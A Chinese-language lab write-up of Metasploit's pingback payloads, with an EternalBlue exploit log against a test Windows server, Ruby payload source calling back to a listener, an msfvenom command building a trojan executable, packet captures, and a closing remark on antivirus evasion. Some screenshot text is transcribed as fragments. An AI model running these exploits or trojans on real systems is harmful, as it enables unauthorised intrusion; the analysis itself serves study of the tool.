MSF Pingback Payloads

Patrilic / 2019-09-12 08:47:45 / 浏览数 4656 渗透测试 渗透测试 顶(0) 踩(0)

# MSF Pingback Payloads


## 0x00 前言

今天早上Rapid7cn的公众号更新了一篇文章，然后就被群里的大师傅们转发了好几遍233，感觉挺有意思的，也想着分析一下

https://mp.weixin.qq.com/s/ZI-qQ_ORKG_gJ2Wnc2PiRA

官网： https://blog.rapid7.com/2019/08/01/introducing-pingback-payloads/

## 0x01 pingback




```
                  ,dOd,
                    .

      =[ metasploit v5.0.46-dev-b1f58b460601e0d769ac60286f3ae3ae610308f0]
+ -- --=[ 1920 exploits - 1075 auxiliary - 330 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 4 evasion                                       ]

[*] Starting persistent handler(s)...
msf5 > search pingback

Matching Modules
================

   #   Name                                             Disclosure Date  Rank    Check  Description
   -   ----                                             ---------------  ----    -----  -----------
   0   auxiliary/scanner/http/wordpress_pingback_access                  normal  Yes    Wordpress Pingback Locator
   1   payload/cmd/unix/pingback_bind                                    normal  No     Unix Command Shell, Pingback Bind TCP (via netcat)
   2   payload/cmd/unix/pingback_reverse                                 normal  No     Unix Command Shell, Pingback Reverse TCP (via netcat)
   3   payload/linux/x64/pingback_bind_tcp                               normal  No     Linux x64 Pingback, Bind TCP Inline
   4   payload/linux/x64/pingback_reverse_tcp                            normal  No     Linux x64 Pingback, Reverse TCP Inline
   5   payload/python/pingback_bind_tcp                                  normal  No     Python Pingback, Bind TCP (via python)
   6   payload/python/pingback_reverse_tcp                               normal  No     Python Pingback, Reverse TCP (via python)
   7   payload/ruby/pingback_bind_tcp                                    normal  No     Ruby Pingback, Bind TCP
   8   payload/ruby/pingback_reverse_tcp                                 normal  No     Ruby Pingback, Reverse TCP
   9   payload/windows/pingback_bind_tcp                                 normal  No     Windows x86 Pingback, Bind TCP Inline
   10  payload/windows/pingback_reverse_tcp                              normal  No     Windows x86 Pingback, Reverse TCP Inline
   11  payload/windows/x64/pingback_reverse_tcp                          normal  No     Windows x64 Pingback, Reverse TCP Inline

msf5 >
```

这次一共payload, 至于什么是pingback，其实msf官方在github已经说的很清楚了https://github.com/rapid7/metasploit-framework/pull/12129

> Pingback payloads are designed to provide a limited-functionality payload to verify an exploit has worked. It does not provide a shell of any kind. A pingback payload creates a "random" UUID value (separate from the payload UUID) that is written to the Metasploit database along with other data. When executed on target, the payload sends back that UUID to verify that the exploit worked, but nothing else. When Framework receives that UUID, we verify the target is vulnerable to the exploit without loading an interactive shell.
> This prevents traditional [W/M]ITM attacks or someone sniffing the traffic for information, as the UUID itself means nothing to a listener, and without further execution, the session itself is not particularly valuable to an attacker.

简单来说感觉其实就是，AV对msf之前的常规reverse_shell会进行拦截，导致我们并不能很清楚的知道目标是否存在该漏洞，然后这个payload就完全不会产生交互式shell



```
[+] 192.168.121.131:445 - Connection established for exploitation.
[+] 192.168.121.131:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.121.131:445 - CORE raw buffer dump (53 bytes)
[*] 192.168.121.131:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.121.131:445 - 0x00000010  30 30 38 20 52 32 20 45 6e 74 65 72 70 72 69 73  008 R2 Enterpris
[*] 192.168.121.131:445 - 0x00000020  65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50  e 7601 Service P
[*] 192.168.121.131:445 - 0x00000030  61 63 6b 20 31                                   ack 1
[+] 192.168.121.131:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.121.131:445 - Trying exploit with 17 Groom Allocations.
[*] 192.168.121.131:445 - Sending all but last fragment of exploit packet
[*] 192.168.121.131:445 - Starting non-paged pool grooming
[+] 192.168.121.131:445 - Sending SMBv2 buffers
[+] 192.168.121.131:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.121.131:445 - Sending final SMBv2 buffers.
[*] 192.168.121.131:445 - Sending last fragment of exploit packet!
[*] 192.168.121.131:445 - Receiving response from exploit packet
[+] 192.168.121.131:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.121.131:445 - Sending egg to corrupted connection.
[*] 192.168.121.131:445 - Triggering free of corrupted buffer.
[*] Pingback session 3 opened (192.168.1.107:4444 -> 192.168.1.107:64698) at 2019-09-05 23:14:56 +0800
[*] Incoming UUID = a8b3f36beea04321988d246dcb4cc258
[+] UUID identified (a8b3f36beea04321988d246dcb4cc258)
[+] 192.168.121.131:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.121.131:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.121.131:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=


[*] 192.168.121.131 - Pingback session 3 closed.  Reason: User exit
msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

No active sessions.

msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

## 0x02 How to Use

翻看代码，我们发现它其实是每次生成一个新的UUID，然后将其发送到目标中，然后调用listener中的payload设置一个监听，然后当程序进行 Pingback 时，MSF打开一个会话来接受UUID，最后拿到完整UUID后，就关闭当前session

```
# msf/modules/payloads/singles/ruby/pingback_reverse_tcp.rb
def ruby_string
   self.pingback_uuid ||= self.generate_pingback_uuid
   lhost = datastore['LHOST']
   lhost = "[#{lhost}]" if Rex::Socket.is_ipv6?(lhost)
   return "require'socket';" \
     "c=TCPSocket.new'#{lhost}',#{datastore['LPORT'].to_i};" \
     "c.puts'#{[[self.pingback_uuid].pack('H*')].pack('m0')}'.unpack('m0');"
     "c.close"
 end

# msf/base/sessions/pingback.rb
def uuid_read
   uuid_raw = rstream.get_once(16, 1)
   return nil unless uuid_raw
   self.uuid_string = uuid_raw.each_byte.map { |b| "%02x" % b.to_i() }.join
   print_status("Incoming UUID = #{uuid_string}")
   if framework.db.active
     begin
       payload = framework.db.payloads(uuid: uuid_string).first
       if payload.nil?
         print_warning("Provided UUID (#{uuid_string}) was not found in database!")
       else
         print_good("UUID identified (#{uuid_string})")
       end
     rescue ActiveRecord::ConnectionNotEstablished
       print_status("WARNING: UUID verification and logging is not available, because the database is not active.")
     rescue => e
       # TODO: Can we have a more specific exception handler?
       # Test: what if we send no bytes back?  What if we send less than 16 bytes?  Or more than?
       elog("Can't get original UUID")
       elog("Exception Class: #{e.class.name}")
       elog("Exception Message: #{e.message}")
       elog("Exception Backtrace: #{e.backtrace}")
     end
   else
```

```
      print_warning("WARNING: UUID verification and logging is not available, because the database is not active.")
    end
  end
```

然后在 `option.rb` 中，我们能看到pingback的模块存在两个选项：


```
def initialize(info = {})
   super
   register_advanced_options(
     [
       Msf::OptInt.new('PingbackRetries', [true, "How many additional successful pingbacks", 0]),
       Msf::OptInt.new('PingbackSleep', [true, "Time (in seconds) to sleep between pingbacks", 30])
     ], self.class)
 end
```

- PingbackRetries - pingback的次数
- PingbackSleep - pinigback的时间间隔

我们利用 `Msfvenom` 生成一个 `windows/x64/pingback_reverse_tcp` 的exe木马


```
msfvenom -p windows/x64/pingback_reverse_tcp -f exe -o patrilic.exe LHOST=192.168.1.107 LPORT=4445 EXITFUNC=thread PINGBACKRET
```

然后在目标机器上执行时：



```
msf5 exploit(multi/handler) > set lhost 192.168.1.107
lhost => 192.168.1.107
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.107:4445
[*] Pingback session 4 opened (192.168.1.107:4445 -> 192.168.1.107:65082) at 2019-09-05 23:50:56 +0800
[*] Incoming UUID = 3e7db6515ea54900a7ecebfb7284bf9d
[+] UUID identified (3e7db6515ea54900a7ecebfb7284bf9d)


[*] 192.168.1.107 - Pingback session 4 closed.  Reason: User exit
```


只会返回



Windows Server 2008 R2 x64
回收站
Wireshark
patrilic
File Options View Process Find Users Help
开始
Windows Server 2008 R2 Enterprise
Windows 许可证有效期为 18 天
内部版本 7601
CH
23:52
2019/9/5

```
Process Explorer - Sysinternals: www.sysinternals.com [WIN-PUMSI80831S\Patrilic]

Process                 PID   CPU    Private Bytes   Working Set  Description                Company Name
  System Idle Process     0   89.49              K         24 K
⊟ System                  4    0.04          112 K        368 K
    Interrupts          n/a    8.96              K            K  Hardware Interrupts a...
    smss.exe            224                  356 K      1,028 K
  csrss.exe             316                1,988 K      5,324 K
  csrss.exe             356    0.42        8,836 K     13,412 K
⊞ wininit.exe           364                1,428 K      4,684 K
  winlogon.exe          396                1,612 K      5,268 K
⊟ explorer.exe         2392    0.02       28,096 K     42,852 K  Windows 资源管理器        Microsoft Corporation
    vmtoolsd.exe       2116    0.08       11,976 K     21,852 K  VMware Tools Core Ser...  VMware, Inc.
    patrilic.exe       2796                  692 K      2,296 K
    procexp64.exe      2080    0.90        8,132 K     15,492 K  Sysinternals Process ...  Sysinternals - www....
    patrilic.exe       2728                  692 K      2,296 K

CPU Usage: 10.51%  Commit Charge: 11.51%  Processes: 38  Physical Usage: 23.16%
```

然后目标机器上并没有产生任何的交互式shell，同时使用 `Wireshark` 也只能捕获到16byte的UUID值


Windows Server 2008 R2 x64
*本地连接
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)
应用显示过滤器 … <Ctrl-/>
表达式…
Wireshark · 分组 207 · 本地连接
Close
Help
开始


```
Frame 207: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface 0
Ethernet II, Src: Vmware_36:91:64 (00:0c:29:36:91:64), Dst: Vmware_f9:b7:9a (00:50:56:f9:b7:9a)
Internet Protocol Version 4, Src: 192.168.121.131, Dst: 192.168.1.107
Transmission Control Protocol, Src Port: 49167, Dst Port: 4445, Seq: 1, Ack: 2185652875, Len: 16
Data (16 bytes)
    Data: 3e7db6515ea54900a7ecebfb7284bf9d
    [Length: 16]

0000  00 50 56 f9 b7 9a 00 0c  29 36 91 64 08 00 45 00   ·PV·····)6·d··E·
0010  00 38 09 0e 40 00 80 06  00 00 c0 a8 79 83 c0 a8   ·8··@·······y···
0020  01 6b c0 0f 11 5d 7d df  14 6f 41 97 19 d6 50 18   ·k···]}··oA···P·
0030  fa f0 fc 69 00 00 3e 7d  b6 51 5e a5 49 00 a7 ec   ···i··>}·Q^·I···
0040  eb fb 72 84 bf 9d                                  ··r···
```

```
CPU Usage: 11.22%   Commit Charge: 14.57%   Processes: 40   Physical Usage: 29.65%
Windows Server 2008 R2 Enterprise
Windows 许可证有效期为 18 天
内部版本 7601
23:57
2019/9/5
```

## 0x03 总结

这次更新的pingback
payload，已经感觉是最小化的攻击载荷了，而且特征也并不明显，只是一串随机的UUID值而已，感觉用来验证漏洞还是挺不错的，然后后面再办法去掉exp特征，使用另
当然，msf直接生成的程序特征还是挺明显的，还是需要进行免杀，不过由于这个payload并没有进行起敏感进程，所以还是比较好免杀的。

